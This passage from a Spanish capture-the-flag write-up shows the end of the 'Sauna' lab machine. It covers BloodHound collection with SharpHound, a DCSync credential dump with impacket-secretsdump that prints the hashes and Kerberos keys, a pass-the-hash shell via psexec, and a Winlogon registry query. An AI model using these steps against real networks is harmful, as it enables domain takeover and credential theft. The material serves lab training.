
Después de comprobar privilegios y grupos a los que pertenecemos, podemos utilizar bloodhound para recabar más información del dominio. Para ello tenemos que iniciar Bloodhound en nuestra máquina atacante y por otro lado subir un recolector de información a la máquina víctima como SharpHound, en su versión .ps1 o .exe, en este caso utilizamos la versión .exe.

```

PS C:\Users\svc_loanmgr\Downloads> .\SharpHound.exe
2026-04-28T10:38:58.2102710-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2026-04-28T10:38:58.3509669-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2026-04-28T10:38:58.3665357-07:00|INFORMATION|Initializing SharpHound at 10:38 AM on 4/28/2026
2026-04-28T10:38:58.5071370-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for EGOTISTICAL-BANK.LOCAL : SAUNA.EGOTISTICAL-BANK.LOCAL
2026-04-28T10:39:22.6008959-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2026-04-28T10:39:22.7415108-07:00|INFORMATION|Beginning LDAP search for EGOTISTICAL-BANK.LOCAL
2026-04-28T10:39:22.7727684-07:00|INFORMATION|Producer has finished, closing LDAP channel
2026-04-28T10:39:22.7727684-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2026-04-28T10:39:53.1479648-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM

```

Una vez finalizada la recolección de información, cargamos el archivo .zip generado en bloodhound.



Marcando como Owned al usuario svc_loanmgr vemos que tiene permisos DCSync contra el dominio. Esto es definitivo, ya que se puede realizar un DCSyncAttack para pedirle al DC una replicación de las credenciales, acreditando que nosotros somos otro DC. Para realizar este ataque podemos utilizar dentro de la suite impacket la herramienta secretsdump, proporcionando nombre de usuario, ip del dc y contraseña del mismo el DC nos enviará una copia de las credenciales en formato hash NTLM.

```

(root@kali) ~ - [ /home/phenixx/Escritorio/sauna ]
# impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr@SAUNA.EGOTISTICAL-BANK.LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSMith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:0ccece70568dfe0b558c53455ff54b39:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSMith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSMith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSMith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d22ec80584892206586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba

```

Contamos con el hash NTLM del usuario Administrator, por lo que podemos hacer un Pass-The-Hash y conectarnos directamente al DC, podemos utilizar winRM o psexec.

```
(root@kali)-[/home/phenixx/Escritorio/sauna]
# impacket-psexec EGOTISTICAL-BANK.LOCAL/Administrator@SAUNA.EGOTISTICAL-BANK.LOCAL -hashes ':823452073d75b9d1cf70ebdf86c7f98e'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on SAUNA.EGOTISTICAL-BANK.LOCAL.....
[*] Found writable share ADMIN$
[*] Uploading file IxLCClAa.exe
[*] Opening SVCManager on SAUNA.EGOTISTICAL-BANK.LOCAL.....
[*] Creating service bENF on SAUNA.EGOTISTICAL-BANK.LOCAL.....
[*] Starting service bENF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
8754e9111fffd3319b327ffe6b712e29a

C:\Windows\system32> type C:\Users\fsmith\Desktop\user.txt
03482e9143af84011932da61af027da0
```

Leemos tanto las flags de user como root. Máquina finalizada

Cosas interesantes, tirar de winPEAS

acceder al registro mediante:

```
cmd: reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
```